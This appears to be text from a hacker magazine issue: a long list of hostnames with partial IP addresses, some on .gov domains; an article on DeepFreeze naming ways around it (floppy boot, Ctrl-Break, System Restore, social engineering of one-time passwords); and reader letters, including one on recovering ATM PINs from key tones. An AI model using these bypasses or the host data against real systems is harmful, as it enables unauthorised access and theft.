pepperyknit152 [9.152]
pepperyknit156 [9.156]
pepperyknit157 [9.157]
pepperyknit164 [9.164]
pepperyknit199 [9.199]
pepperyknit206 [9.206]
perilprune100 [92.100]
perilprune121 [92.126]
perilprune57 [92.57]
perl.lts [162.140]
petdoom [88.73]
phantom [1.60]
phillies [33.27]
pickaxe [153.23]
pigeonwood [64.213]
pinefresh.alpha [14.73]
pinsay129 [191.129]
pinsay130 [191.130]
pinsay131 [191.131]
pinsay132 [191.132]
pinsay133 [191.133]
pinsay134 [191.134]
pinsay135 [191.135]
pinsay136 [191.136]
pinsay137 [191.137]
pinsay138 [191.138]
pinsay139 [191.139]
pinsay140 [191.140]
pinsay141 [191.141]
pinsay144 [191.144]
pinsay146 [191.146]
pinsay147 [191.147]
pinsay148 [191.148]
pinsay149 [191.149]
pinsay150 [191.150]
pinsay209 [191.209]
pinsay210 [191.210]
pinsay211 [191.211]
pinsay212 [191.212]
pinsay215 [191.215]
pit [1.70]
plague [32.17]
planet.eclipse [102.77]
plantiff [6.66]
pliersgrope [40.40]
plumemoss [153.132]
plushtail [153.153]
plushtail155 [153.155]
plushtail156 [153.156]
plushtail158 [153.158]
plushtail159 [153.159]
plushtail162 [153.162]
plushtail163 [153.163]
plushtail164 [153.164]
plushtail165 [153.165]
plushtail210 [153.210]
plushtail212 [153.212]
plushy12 [155.12]
plushy13 [155.13]
plushy81 [155.81]
plushyfive [155.20]
plushyfour [155.8]
plushyone [155.4]
plushythree [155.7]
plushytwo [155.5]
pluto.wastebin [111.10]
pointlet [64.79]
polaris.eclipse [102.66]
policedog [155.161]
pollyanna [45.10]
poohbear [123.116]
popi [34.8]
predict.lts [162.1]
prestwick [183.131]
priorat [183.4]
prometheus.epoch [25.40]
prometheus1 [176.1]
prometheus3 [176.3]
prost [1.56]
ps21 [123.21]
ps27 [123.27]
ps40-ipd [123.40]
ptolemy.alpha [14.156]
puddy1 [34.12]
pulsar.eclipse [102.87]
punchbin1 [154.138]
punchbin142 [154.142]
punchbin2 [154.140]
punchbin3 [154.137]
punchbin4 [154.130]
punchbin5 [154.134]
punchbin6 [154.135]
punchbin7 [154.139]
punchbox1 [154.146]
punchbox148 [154.148]
punchbox2 [154.147]
punchbox209 [154.209]
punchbox211 [154.211]
punchbox212 [154.212]
punchbox3 [154.145]
punchbox4 [154.141]
punchbox6 [154.244]
puppy1 [155.137]
purgatory [1.3]
quark.eclipse [102.91]
quartzglass [64.89]
quartzglass58 [64.58]
quartzglass85 [64.85]
quicketnfog7 [199.7]
quietus [1.69]
r52-wyn.lts [162.125]
radargate1 [89.130]
radarmesh [139.93]
radarwax [89.131]
radarweb [89.132]
radarweed [89.133]
radarweft [89.135]
radarweft [89.136]
radioalarm [196.233]
raft [40.184]
raider.lts [162.128]
rainbarrel52 [195.52]
rainbarrel89 [195.89]
rainbow1 [195.2]
raisinbong129 [206.129]
raisinbong130 [206.130]
raisinbong131 [206.131]
raisinbong136 [206.136]
raisinbong137 [206.137]
raisinbong138 [206.138]
raisinbong139 [206.139]
raisinbong140 [206.140]
raisinbong141 [206.141]
raisinbong142 [206.142]
raisinbong143 [206.143]
raisinbong144 [206.144]
raisinbong145 [206.145]
raisinbong146 [206.146]
raisinbong147 [206.147]
raisinbong148 [206.148]
raisinbong149 [206.149]
raisinbong150 [206.150]
raisinbong153 [206.153]
raisinbong154 [206.154]
raisinbong155 [206.155]
raisinbong156 [206.156]
raisinbong157 [206.157]
raisinbong158 [206.158]
raisinbong159 [206.159]
raisinbong160 [206.160]
raisinbong161 [206.161]
raisinbong162 [206.162]
raisinbong163 [206.163]
raisinbong164 [206.164]
raisinbong167 [206.167]
raisinbong168 [206.168]
raisinbong170 [206.170]
raisinbong171 [206.171]
raisinbong172 [206.172]
raisinbong173 [206.173]
raisinbong209 [206.209]
raisinbong210 [206.210]
raisinbong211 [206.211]
raisinbong212 [206.212]
raisinbong213 [206.213]
raisinbong214 [206.214]
raisinbong215 [206.215]
raisinbong216 [206.216]
raisinbong217 [206.217]
raisinbong218 [206.218]
raisinbong219 [206.219]
raisinbong220 [206.220]
raisinbong221 [206.221]
raisinbong222 [206.222]
rameses.radium [73.2]
rameses.restarea [79.100]
rampangle [186.131]
rampvalley [186.132]
rangesheller [64.88]
ratberi [45.12]
rattlewhale10 [61.10]
rattlewhale132 [61.132]
rattlewhale133 [61.133]
rattlewhale134 [61.134]
rattlewhale135 [61.135]
rattlewhale138 [61.138]
rattlewhale139 [61.139]
rattlewhale140 [61.140]
rattlewhale141 [61.141]
rattlewhale142 [61.142]
rattlewhale143 [61.143]
rattlewhale144 [61.144]
rattlewhale145 [61.145]
rattlewhale146 [61.146]
rattlewhale153 [61.153]
rattlewhale155 [61.155]
rattlewhale165 [61.165]
rattlewhale166 [61.166]
rattlewhale170 [61.170]
rattlewhale171 [61.171]
rattlewhale184 [61.184]
rattlewhale187 [61.187]
rattlewhale2 [61.2]
rattlewhale250 [61.250]
rattlewhale251 [61.251]
rattlewhale50 [61.50]
rattlewhale51 [61.51]
rattlewhale55 [61.55]
raven [66.24]
ravens [33.28]
rawsea.alpha [14.39]
razorcut [64.210]
redclay.epoch [25.63]
redduck.alpha [14.83]
redhorn.tycho [3.31]
redstar [1.37]
refractory [154.22]
relaycontrol [171.2]
relaydevice [171.1]
relaystage [178.3]
relee [1.41]
repercussion [64.61]
rescuedog [155.142]
retool [123.39]
rightswan97 [84.97]
rightswan98 [84.98]
ripple [1.61]
riverbreak [140.129]
riverperch [40.175]
roadblock.missi [50.70]
roadkill.lts [162.134]
roblien134 [193.134]
roblien135 [193.135]
roblien142 [193.142]
roblien143 [193.143]
roblien155 [193.155]
roblien156 [193.156]
roblien157 [193.157]
roblien158 [193.158]
roblien211 [193.211]
roblien212 [193.212]
roblien215 [193.215]
roblien216 [193.216]
roblien217 [193.217]
roblien218 [193.218]
rockervat [64.97]
rockhound [32.163]
rockyframe146 [192.146]
rockyframe161 [192.161]
rockyframe209 [192.209]
rodtiber [93.133]
romulus [5.2]
ron.alpha [14.201]
rsm-124.alpha [14.254]
rsm-25.epoch [25.254]
rsm-26.orion [26.254]
rsm-3.tycho [3.254]
rsmi-14.alpha [14.253]
rsmi-25.epoch [25.253]
rsmi-26.orion [26.253]
rsmi-3.tycho [3.253]
rumorreport [68.7]
runnest-140 [64.140]
runnest-184 [64.184]
russ [32.13]
sailtime [40.136]
saintbernard [155.145]
saltblock [185.2]
saltcastle [185.1]
sandcrawler.empire.eclipse [102.151]
sandstar [40.198]
sapphire [126.129]
saturn.epoch [25.112]
saurpn [36.85]
scooby [127.15]
scoobydoo1 [184.1]
scoobydoo2 [184.2]
scoobydoo3 [184.3]
scoobydoo4 [184.4]
scoobydoo5 [184.5]
scoobydoo7 [184.8]
scoobysnack [127.30]
scottree [139.70]
scrappy [127.10]
scrubpail [10.250]
sealedbook [68.15]
seamonster [127.29]
searay.solarport [73.30]
seastar [40.165]
seastorm [185.134]
seaview [40.151]
seawall-s0 [20.1]
seawasp [40.164]
sectionzig01 [149.1]
sectionzig02 [149.2]
sectionzig03 [149.3]
sectionzig04 [149.4]
sectionzig05 [149.5]
sectionzig06 [149.6]
sectionzig07 [149.7]
sectionzig08 [149.8]
sectionzig09 [149.9]
sectionzig130 [92.130]
sectionzig131 [92.131]
sectionzig133 [92.133]
sectionzig135 [92.135]
sectionzig137 [92.137]
sectionzig139 [92.139]
sectionzig140 [92.140]
sectionzig142 [92.142]
sectionzig143 [92.143]
sectionzig145 [92.145]
sectionzig147 [92.147]
sectionzig209 [92.209]
sectionzig213 [92.213]
sectionzig215 [92.215]
sectionzig216 [92.216]
sectionzig82 [149.82]
sectionzig83 [149.83]
sectionzig84 [149.84]
sectionzig85 [149.85]
sectionzig86 [149.86]
sectionzig88 [149.88]
sectionzig89 [149.89]
sectionzig90 [149.90]
sectionzig91 [149.91]
sectionzig92 [149.92]
seinfeld [34.1]
sensor8.relay [17.230]
sequoia [36.110]
serafin [1.48]
serpah [1.34]
serveone [85.35]
servetwo [85.45]
servicedog [155.152]
shado [36.81]
shadow.eclipse [102.75]
shaggy [127.11]
shamane [32.43]
shangrila [1.12]
shoreside [140.34]
shortstop [15.103]
shovel [36.105]
shovelbill [153.145]
shrikepod [153.147]
sidney [163.153]
silentdeal-e0 [66.60]
silesiay [155.138]
sizzlestick [190.81]
skeetarget [40.173]
skybat.tycho [3.10]
skyboit [155.2]
slacker [93.136]
slapbow135 [189.253]
slapbow137 [189.137]
slapbow209 [189.209]
slaveone.empire.eclipse [102.144]
slowsample [40.193]
sleepytime [64.55]
slubby [64.70]
slubby105 [64.105]
slubby105 [64.126]
slowpace [156.140]
smaug [36.88]
snowbank [1.114]
snowcat [1.59]
snowspeeder.empire.eclipse [102.150]
snowgirl [204.82]
solarfire [68.27]
solarmyth [68.32]
solarray [123.25]
solarship [40.51]
solarstar [68.40]
soundsound [68.23]
sorcerer [68.3]
spacely.alpha [14.50]
sparely.lts [162.11]
spacerocket [68.25]
sparrow [1.25]
spawn.alpha [14.174]
spectar.lts [162.123]
spock.lts [162.10]
springdrop [188.129]
springtail [186.130]
squeaktoy [155.166]
stageplay [68.16]
star eclipse [102.85]
stardock-cs01 [139.172]
stardock-is01e [139.175]
stardock-is01f [139.176]
starfighter.empire.eclipse [102.135]
steakbone [155.134]
steamcraze1 [220.1]
steamcraze10 [220.10]
steamcraze100 [220.100]
steamcraze11 [220.11]
steamcraze12 [220.12]
steamcraze13 [220.13]
steamcraze14 [220.14]
steamcraze15 [220.15]
steamcraze16 [220.16]
steamcraze17 [220.17]
steamcraze18 [220.18]
steamcraze19 [220.19]
steamcraze2 [220.2]
steamcraze20 [220.20]
steamcraze21 [220.21]
steamcraze22 [220.22]
steamcraze23 [220.23]
steamcraze24 [220.24]
steamcraze25 [220.25]
steamcraze26 [220.26]
steamcraze27 [220.27]
steamcraze28 [220.28]
steamcraze29 [220.29]
steamcraze3 [220.3]
steamcraze30 [220.30]
steamcraze31 [220.31]
steamcraze32 [220.32]
steamcraze33 [220.33]
steamcraze34 [220.34]
steamcraze35 [220.35]
steamcraze36 [220.36]
steamcraze37 [220.37]
steamcraze38 [220.38]
steamcraze39 [220.39]
steamcraze4 [220.4]
steamcraze40 [220.40]
steamcraze41 [220.41]
steamcraze42 [220.42]
steamcraze43 [220.43]
steamcraze44 [220.44]
steamcraze45 [220.45]
steamcraze46 [220.46]
steamcraze47 [220.47]
steamcraze5 [220.5]
steamcraze6 [220.6]
steamcraze7 [220.7]
steamcraze8 [220.8]
steamcraze9 [220.9]
steamcraze97 [220.97]
steamcraze98 [220.98]
steamcraze99 [220.99]
steamertrunk [88.101]
stingray.missi [50.20]
stonehut [186.1]
streamcraze143 [220.143]
stuntkite [40.187]
sugarbush [185.129]
suilerh98230 [47.1]
sullust.empire.eclipse [102.142]
summerjob [40.197]
sun01 [122.32]
sun02 [122.33]
sun03 [122.34]
sun04 [122.35]
sun05 [122.36]
sun06 [122.37]
sun07 [122.38]
sun08 [122.39]
sun09 [122.40]
sun10 [122.41]
sun11 [122.42]
sun12 [122.43]
sun13 [122.44]
sun14 [122.45]
sun15 [122.46]
sun16 [122.47]
sun17 [122.48]
sun18 [122.49]
sun19 [122.50]
sunbathe [40.141]
sundown [89.67]
sundowncart [89.68]
sunscreen [40.143]
surfer [40.194]
surfing [40.132]
surfrod [40.138]
survie.lts [162.127]
survivor.lts [162.147]
swampalien1 [189.1]
swampalien10 [189.10]
swampalien11 [189.11]
swampalien2 [189.2]
swampalien3 [189.3]
swampalien4 [189.4]
swampalien5 [189.5]
swampalien6 [189.6]
swampalien7 [189.7]
swampalien8 [189.8]
swampalien9 [189.9]
swampthing [127.27]
sweetheart.alpha [14.202]
swiftfoot1 [151.137]
swiftfoot143 [151.143]
swiftfoot2 [151.138]
swiftfoot3 [151.209]
swiftfoot4 [151.210]
swiftfoot5 [151.136]
swiftfoot6 [151.214]
swiftfoot7 [151.212]
swimsuit [40.146]
swomeeswan.epoch [25.137]
tail.eclipse [102.88]
tailorstud [40.41]
taliioncub [32.32]
tango.lts [162.152]
tantalum.lts [162.142]
tarlus.tycho [3.1]
taticmove [156.144]
tatooine.empire.eclipse [102.134]
taurus [15.130]
tdome.lts [162.54]
tealight148 [156.148]
teatite [156.142]
teatite166 [156.166]
teatite167 [156.167]
teatite168 [156.168]
teatite169 [156.169]
teatite173 [156.173]
teatite174 [156.174]
teatite213 [156.213]
teatite214 [156.214]
teatite215 [156.215]
teatite216 [156.216]
teatite217 [156.217]
teatite220 [156.220]
tectum [126.22]
tectums923 [126.65]
teddybear [123.115]
teebat1 [164.129]
teebat10 [166.1]
teebat11 [166.4]
teebat12 [166.6]
teebat13 [166.10]
teebat14 [166.13]
teebat15 [166.14]
teebat16 [166.17]
teebat17 [166.18]
teebat18 [166.19]
teebat19 [166.20]
teebat2 [164.131]
teebat20 [166.21]
teebat21 [166.22]
teebat22 [166.23]
teebat23 [166.24]
teebat24 [166.25]
teebat25 [166.27]
teebat26 [166.28]
teebat27 [166.30]
teebat28 [164.143]
teebat29 [166.15]
teebat3 [164.135]
teebat30 [166.16]
teebat31 [166.81]
teebat34 [164.130]
teebat35 [166.26]
teebat36 [166.12]
teebat37 [166.11]
teebat38 [166.9]
teebat39 [166.8]
teebat4 [164.136]
teebat40 [164.133]
teebat41 [164.134]
teebat42 [164.132]
teebat43 [164.137]
teebat44 [166.2]
teebat45 [166.5]
teebat49 [166.31]
teebat5 [164.138]
teebat50 [164.210]
teebat51 [164.147]
teebat52 [164.148]
teebat53 [164.149]
teebat54 [166.82]
teebat6 [164.139]
teebat7 [164.140]
teebat8 [164.141]
teebat9 [164.142]
tek840-12a69-8b [156.152]
tellaction [187.9]
tellrisk [187.10]
temperer [64.75]
tempname [88.72]
tengoku [32.19]
tengu [1.37]
tennant [126.131]
test.tycho [3.113]
testanna [194.2]
testpc.alpha [14.236]
tetons [1.14]
thecoach [42.6]
theorypt.lts [162.129]
theorypt [1.52]
thematrix [42.5]
thing [123.117]
thinker.lts [162.137]
thneed.epoch [25.156]
thorin [36.82]
thornbill [64.63]
thost01 [100.101]
thost02 [100.102]
thost03 [100.103]
thost04 [100.104]
thost05 [100.105]
thost06 [100.106]
thost07 [100.107]
thost08 [100.108]
thost09 [100.109]
thost10 [100.110]
thost11 [100.111]
thost12 [100.112]
thost13 [100.113]
thost14 [100.114]
thost15 [100.115]
thost16 [100.116]
thost17 [100.117]
thost18 [100.118]
thost19 [100.119]
thost20 [100.120]
thost21 [100.121]
thost22 [100.122]
thost23 [100.123]
thost24 [100.124]
thost25 [100.125]
thost26 [100.126]
thost27 [100.127]
thost28 [100.128]
thost29 [100.129]
thost30 [100.130]
thost31 [100.131]
thost32 [100.132]
threesteps [184.130]
threesteps [185.3]
thrustgloble14 [191.14]
thrustgloble15 [191.15]
thrustgloble16 [191.16]
thrustgloble17 [191.17]
thrustgloble18 [191.18]
thrustgloble19 [191.19]
thrustglobe2 [191.2]
thrustglobe20 [191.20]
thrustglobe21 [191.21]
thrustglobe22 [191.22]
thrustglobe23 [191.23]
thrustglobe24 [191.24]
thrustglobe25 [191.25]
thrustglobe26 [191.26]
thrustglobe28 [191.28]
thrustglobe3 [191.3]
thrustglobe4 [191.4]
thrustglobe5 [191.5]
thrustglobe81 [191.81]
thrustglobe82 [191.82]
thumbprint.orion [26.1]
thymus81 [6.81]
tidings [91.211]
tigers [33.17]
tiltmeter [153.133]
timemark5-5 [92.121]
tissueloop1 [163.159]
tissueloop10 [163.158]
tissueloop11 [163.166]
tissueloop12 [163.150]
tissueloop14 [163.170]
tissueloop15 [163.171]
tissueloop16 [163.172]
tissueloop2 [163.155]
tissueloop3 [163.156]
tissueloop4 [163.157]
tissueloop5 [163.162]
tissueloop6 [163.163]
tissueloop7 [163.165]
tissueloop8 [163.160]
tissueloop9 [163.164]
titletrack [64.170]
titletrack140 [151.140]
titletrack141 [151.141]
toad [68.8]
toaster-14.alpha [14.61]
toaster-25.epoch [25.170]
toaster-26.orion [26.8]
toaster.tycho [3.181]
tomorrow.lts [162.3]
tophet [1.32]
topscale.nsa.gov [68.4]
tornrip200 [85.200]
tornrip202 [85.202]
tornrip204 [85.204]
toronto.lts [162.130]
track32 [156.143]
track33 [156.145]
triplebanish [40.138]
triton.tycho [3.102]
trolls [127.35]
trouble12 [204.12]
truffula.epoch [25.134]
tryarea [185.6]
tryarea81 [185.81]
tsod01 [128.65]
tsod02 [128.67]
tsod03 [128.69]
turnhouse [183.132]
twain [1.20]
twine [33.23]
twoputtone [86.163]
twosheds.lts [162.58]
unbeatable [64.148]
underdog [9.159]
underworld [1.100]
universe.eclipse [102.76]
uphill [121.119]
upriverbox13 [200.13]
upriverbox5 [200.5]
upriverbox6 [200.6]
upriverbox7 [200.7]
upriverbox8 [200.8]
ursamajor.eclipse [102.111]
utopia [1.17]
uwk-10390e [88.83]
uwk-11832d [189.135]
uwk-22074e [189.129]
uwk-22166e [189.130]
uwk-23617e [88.93]
uwk-92593d [195.7]
uwk-92594d [195.6]
uwk-97366c [139.72]
uwk-aa016149 [89.178]
vacancy [156.129]
vacation [40.130]
vacillate [156.130]
vacuity [156.131]
vademecum [156.137]
vahine [156.134]
vain [156.136]
vainglory [64.3]
vainglory [64.96]
valance [156.135]
valdepenas [156.138]
valhalla [1.5]
vanaheim [32.20]
veternary [155.140]
victoryday [90.4]
viking.lts [162.122]
virgo [15.131]
vision.lts [162.38]
vismarket129 [152.129]
vismarket130 [152.130]
vismarket131 [152.131]
vismarket132 [152.132]
void.eclipse [102.81]
vonnegut [1.38]
waddlewalk [40.188]
waddleway [40.157]
wadhook [64.43]
waggel [64.2]
wallace [1.39]
wanderyear [127.45]
wardrobe [86.105]
warrior.lts [162.149]
washbasin-e0 [15.240]
washbasin-e1 [15.240]
webinator.intelink.gov [40.204]
webonaut [64.166]
webone [85.43]
webthree [85.46]
webtwo [85.44]
webwig10 [39.10]
webwig11 [39.11]
webwig12 [39.12]
webwig13 [39.13]
webwig14 [39.14]
webwig15 [39.15]
webwig16 [39.16]
webwig17 [39.17]
webwig18 [39.18]
webwig19 [39.19]
webwig20 [39.20]
webwig21 [39.21]
webwig22 [39.22]
webwig23 [39.23]
webwig24 [39.24]
webwig25 [39.25]
webwig26 [39.26]
webwig27 [39.27]
webwig28 [39.28]
webwig29 [39.29]
webwig30 [39.30]
webwig31 [39.31]
webwig32 [39.32]
webwig33 [39.33]
webwig34 [39.34]
webwig35 [39.35]
webwig36 [39.36]
webwig37 [39.37]
webwig38 [39.38]
webwig39 [39.39]
webwig4 [39.4]
webwig40 [39.40]
webwig41 [39.41]
webwig42 [39.42]
webwig43 [39.43]
webwig44 [39.44]
webwig5 [39.5]
webwig6 [39.6]
webwig7 [39.7]
webwig8 [39.8]
webwig81 [39.81]
webwig9 [39.9]
wedge-p1 [18.1]
wedge.relay [24.254]
werebud1 [195.1]
werebud11 [195.11]
werebud12 [195.12]
werebud18 [195.18]
werebud21 [195.21]
werebud22 [195.22]
werebud24 [195.24]
werebud31 [195.31]
werebud43 [195.43]
werebud44 [195.44]
werebud46 [195.46]
werebud47 [195.47]
werebud49 [195.49]
werebud50 [195.50]
werebud51 [195.51]
werebud81 [195.81]
werebud82 [195.82]
werebud83 [195.83]
werebud84 [195.84]
werebud85 [195.85]
werebud86 [195.86]
werebud87 [195.87]
werebud9 [195.9]
wetblanket [40.152]
wetherhog [64.101]
whoopla [183.2]
wigwack [40.45]
windowseat34 [88.34]
windowseat35 [88.35]
windowseat36 [88.36]
windowseat37 [88.37]
windowseat38 [88.38]
windowseat39 [88.39]
windowseat40 [88.40]
windowseat41 [88.41]
windowseat42 [88.42]
windowseat43 [88.43]
windowseat44 [88.44]
windowseat45 [88.45]
windowseat47 [88.47]
windowtire134 [48.134]
windowtire209 [48.209]
witches [127.32]
wizard [68.6]
wk-coop1 [163.132]
wk-coop2 [163.133]
wk-gator [61.11]
wk-geology1 [221.1]
wk-geology10 [221.10]
wk-geology11 [221.11]
wk-geology2 [221.2]
wk-geology3 [221.3]
wk-geology4 [221.4]
wk-geology5 [221.5]
wk-geology6 [221.6]
wk-geology7 [221.7]
wk-geology8 [221.8]
wk-geology9 [221.9]
wolfgang [64.60]
wonderland [1.29]
wordsnort [40.55]
work [76.11]
workbench.eclipse [102.65]
workpeople [155.1]
wormy [123.112]
worstcider [187.28]
xanthopanic [98.4]
xyloid [98.5]
yachtrope [40.185]
yankeeclipper [40.189]
yankees [33.15]
yavin.empire.eclipse [102.137]
youngcried [40.35]
yourbread36 [90.36]
yourbread37 [90.37]
zander [15.193]
zanyclown.tycho [3.100]
zarantzel-1 [64.168]
zarantzel-100 [64.100]
zarantzel-59 [64.176]
zarantzel177 [64.177]
zarantzel178 [64.178]
zarantzel215 [64.215]
zarantzel216 [64.216]
zeppos [68.42]
zerodrift [40.153]
zion [1.11]
zipbey [5.9]
zipperline [139.90]
zoea [15.66]
zombie [15.1]
zoorun [139.74]
zorn [15.67]
zuul [15.65]
zygoma [15.70]

A Brief Introduction to DeepFreeze

by The Flatline

With the past few issues, I've noticed a few queries about a program called DeepFreeze. Being someone who works with it on a day to day basis, I thought I might clear up a few murky areas and discuss some of its features/drawbacks to help illuminate both users and admins who might be using this software.

DeepFreeze is a program made by Hyper Technologies (www.deepfreezeusa.com) for Windows platforms, and is designed to be a deterrent to "hackers" (quoting the website here), virus solution, and maintenance tool. Essentially, what the program does is take an image of your hard drive on installation and "freeze" the system, making any changes to the system after bootup temporary. I have been hard pressed to find something DeepFreeze couldn't undo after taking basic precautions (more on those later). Formatted drives are back on reboot, programs installed over a freeze are gone, a virus can even infect the system, and on a restart, it will be gone. However, the computer isn't permanently frozen. The program can be uninstalled of course, once the computer itself is "thawed," but DeepFreeze can also temporarily disable itself for a time so that one may make changes as needed. It quickly becomes apparent that it is vital on installation of DeepFreeze to have everything perfect on your computer before freezing it. Disabling DeepFreeze can be a pain in the ass and time consuming, so getting a good, clean, working install right out the gate is vital. Obviously, for an open lab/school environment, DeepFreeze is incredibly useful in keeping computers running with relatively few problems. Unfortunately, I haven't taken a peek under the hood as it were to see just how DeepFreeze does what it does, but my bosses and I would be very interested if someone out there would take a look and get back to us on the mechanics of the program.

DeepFreeze currently has three major versions that I am aware of and have had experience with, two of which are outdated. The first is a standalone install, usable only in a Windows95/98 environment. This version is different from other versions in that it is the only one to have the disabling process before windows starts up. Watch the computer boot up. The windows splash screen should pop up for a moment before going to a black screen, and in the upper left-hand corner of the screen you should see five dots appear, one second apart from each other. This is your opportunity to hit Ctrl-F8 to access a password prompt. After entering the password, you have numbered options available to you in a text screen, which you access by hitting the number. You can continue booting the computer, boot the computer thawed, or change the password. These are all pretty self-explanatory. Note that this version has a few flaws in it. You can Ctrl-Break during bootup, either to mess with how Windows starts up, or even in theory to prevent DeepFreeze from starting. (I haven't tried this yet; we migrated away from this version pretty quickly.) Next, you have to thaw the computer on every reboot, so once the machine is thawed, you can keep it thawed by doing a soft-reboot in windows (left shift as you click okay to restart on the shutdown menu). Double-clicking on the frozen icon in your task tray displays ASCII text as was mentioned in an article. This is text used for One Time Password (OTP) generation. Basically, this version allows you to call up Hyper Technologies and give them this code, and they reply with a password that is usable on that machine once. You can then reboot, use the OTP, and reset your password. Obviously, a little social engineering is all that's needed to defeat this. Hyper Technologies must have realized this, because it doesn't use this system anymore.

The next two versions of DeepFreeze come in two different flavors. The first is Standard, which retains the stand-alone method of installation of the old version and needs configuration on each computer. The second flavor is the Pro version, which comes as a console package, then creates individual, tailored. The two release versions more or less are identical, the only difference being that one supports Windows through Win2000, and the most recent also supports XP.

The console is kind of nifty. On install, it asks you for a string to make the console unique, so that one console won't affect every install of DeepFreeze out there. After that, it gives you the ability to create diskette-sized install packages for your computers. By default, there is no set password, nor is there the ability to set a password. Default settings use only the One Time Password option, relocated from Hyper Technologies to the console. However, if you want to have a static password, you have the option of setting up to five and the option to change any of those five passwords. You also have the option to freeze individual drives or all drives to schedule "maintenance time" (times of day where the computer reboots and is automatically thawed for a set period of time), an idle reboot timer (after x number of minutes of no keyboard/mouse activity, the computer reboots and refreshes itself in the process), the opportunity to create a "ThawSpace," which is basically a mini-file given a drive letter that isn't frozen by DeepFreeze, and the ability to lock out access to the clock/calendar, and disable the Ctrl-Break function at bootup. After all this is done, you save the configuration, create a setup file, and zap it to your diskette. You can also disable the freeze icon in the system tray, forcing the user to use the keystroke combination of Ctrl-Alt-Shift-F6 to get to the password prompt.

On the computer side, the computer now boots up frozen. If you hold down Alt-Shift and double-click the freeze icon (or use the above keystroke combination), a window will pop up prompting you for a password. At the top of the window, you can see your OTP token to get a password from the console, as well as the version number. The latest one I'm aware of is somewhere around V4.20. Enter the password and you get three radio button options with the box labeled "status on next boot." The options are "boot frozen," "boot thawed for X reboots" (X is configurable), and "boot thawed" (until you say otherwise). Also, it appears that the latest version will automatically allow the updating of daylight savings, without having to thaw the computer to change it. Perhaps this is the reason why DeepFreeze will block access to the clock now.

Uninstallation for all three versions involves thawing DeepFreeze. With the first two versions you can then go to the control panel and add/remove programs and remove it that way. The most recent version now requires that you run the setup file from your install disk with DeepFreeze thawed for the option to uninstall, so don't toss the install disks after you're done with them.

There are still some issues with DeepFreeze that I doubt can be avoided through programming. First, naturally, is the observation that booting to a floppy will prevent DeepFreeze from starting. Any admin worth his weight will turn off boot from floppy and password the BIOS to prevent tampering as is. Second, System Restore in Windows XP has the ability to uninstall DeepFreeze, even while it's on and frozen, by simply restoring the computer to a point before when DeepFreeze is installed! It basically does to DeepFreeze what DeepFreeze does to the rest of the computer. Any sysadmin should disable System Restore in such a public setting as would justify DeepFreeze from being used. With those two precautions in effect, it becomes very difficult to get around DeepFreeze. With the implementation of a central, unique console, security involving the OTP is a little better (admins have control over it now at least).

Finally one note on the usage of DeepFreeze on NT based machines. For some reason, DeepFreeze seems to be dependent on the SID. In an environment that uses image-casting software to deploy images to multiple computers, DeepFreeze screws up royally after running SysPrep or refreshing the SID, usually requiring a format to fix the problem. It's important to pull it off before refreshing the SID, and then put it back on. Speaking of imaging, one weird quirk with Symantec Ghost and DeepFreeze is that occasionally, when performing a hard reset on a computer or rebooting after the computer has reached the "it is now safe to shut down your computer" screen, it will prompt you with a screen saying "Operating System not found." It's a minor annoyance, as a reboot fixes the problem, and it's rather rare.

I actually keep a copy of DeepFreeze around for my home computer. Why? It makes a great sandbox to play around in. I can do anything I want and screw up my system as much as possible, and the fix is only a reboot away. Anyone wanting to fool around on a computer with DeepFreeze on it can do so without worrying about messing up the software. You can even power off or reset the computer without the proper shutdown procedure. DeepFreeze doesn't care if Windows shut down improperly - it restores it to a nice state anyway.

Hopefully you've gained a little bit better understanding of this program. It's becoming more widely used in the world, and understanding its strengths and weaknesses helps the curious better use or appreciate the program. It's also a great example of how a strong piece of software can be bypassed due to the ignorance of an administrator.

continued from page 39

Dear *2600:*

I have found on several ATM's that all ten number keys have distinct tones and can easily be told apart. This is the dumbest thing an ATM manufacturer can do, as anyone with a good grasp of tones can easily get someone else's PIN without watching or very easily record this, take it home, and analyze it with standard audio software.

Mark

At the very least, it can be used to impress (and frighten) friends as they shield the keyboard from your prying eyes.

Dear *2600:*

You printed a letter in 19:2 regarding google removing a site from their directory due to a DMCA violation which was filed on behalf of the Scientologists. I tend to get a chuckle out of the Scientologists so I figured I'd see what the violation was. At first I found mostly boiler plate stuff (pictures and documents) until I scrolled down to the end. Under "Federally Registered Trademarks" we find an L. Ron Hubbard signature which is registered with the United States Patent and Trademark Office under registration number 1,821,751.

Now let me get this straight. This idiot actually went and *trademarked his signature?* Wow, I wonder what happens when he signs for a Fed-Ex package.

The Nibbler

It probably causes quite a commotion.

Dear *2600:*

Late one Tuesday night I came to a realization. As I finished a box of Cheez-Its, I realized that if one halved the box at an angle, it makes two perfect holders for one's issues of *2600!* Sadly, I only had enough issues to fill one, but I trust I'll fill the other.

Spooky Chris

Perhaps we're witnessing the birth of a new phreaker box - The Cheez Box (not to be confused with the original Cheese Box of days past).

Dear *2600:*

While I was at FOX's web site trying to find out when I might be able to buy episodes of *Family Guy,* I ran across this gem:

"8. Can I get tapes of FOX Network Primetime Shows sent to me?

"ANSWER: The FOX Network does not provide nor sell videos of any of shows [sic], specials or movies that air on the Network.

"Our recommendation is to ask co-workers, friends, family and neighbors for anyone who may have taped off-the-air the show you are looking for."

Now correct me if I'm wrong but wouldn't that be stealing or some sort of copyright infringement? Sarcasm fully intended. It sickens me to realize that this was my first thought when I read this. Look at what corporate America is doing to people. Down with corporate rule!

You guys do a fantastic job. Keep up the great work.

jesse

Let's just hope this common sense approach becomes more of a standard.

Dear *2600:*

I think Jack Valenti is a great man doing great things. The hacker community will soon be behind him.

christopher

It's the logical place to be if we're about to overtake him.

Dear *2600:*

I just received a shareholder report from one of the funds in which my 401k is invested. I usually throw the report out or file it away without reading it. After reading my earnings statement and finding that the value of my 401k had dropped by 20 percent, I thought maybe the report could give me a clue as to why this had happened. It cited various reasons already covered by the media, but this was my favorite and I thought you might like to read this:

"And Now for the Bad News...

"...3. The popular passion to punish the corporate culprits is likely to achieve only modest satisfaction. Fraud was rare and is hard to prove in court. Legal but bad behavior carries little cost to the perpetrator. The U.S. does not have the strong 'culture of shame' which effectively regulates executive behavior in Japan. We have no compulsion for ritual apology (to say nothing of ritual suicide) in this country. Many of the executives who lost a fortune for the shareholders who trusted them simply will sail off into retirement on their yachts."

This report came from the Clipper Fund. It has a web site at www.clipperfund.com.

This report may not have much of an impact but hopefully it may open the eyes and ears of those who refuse to listen to the same information just because it came from a hacker magazine. Thanks *2600.*

jasonburb

Dear *2600:*

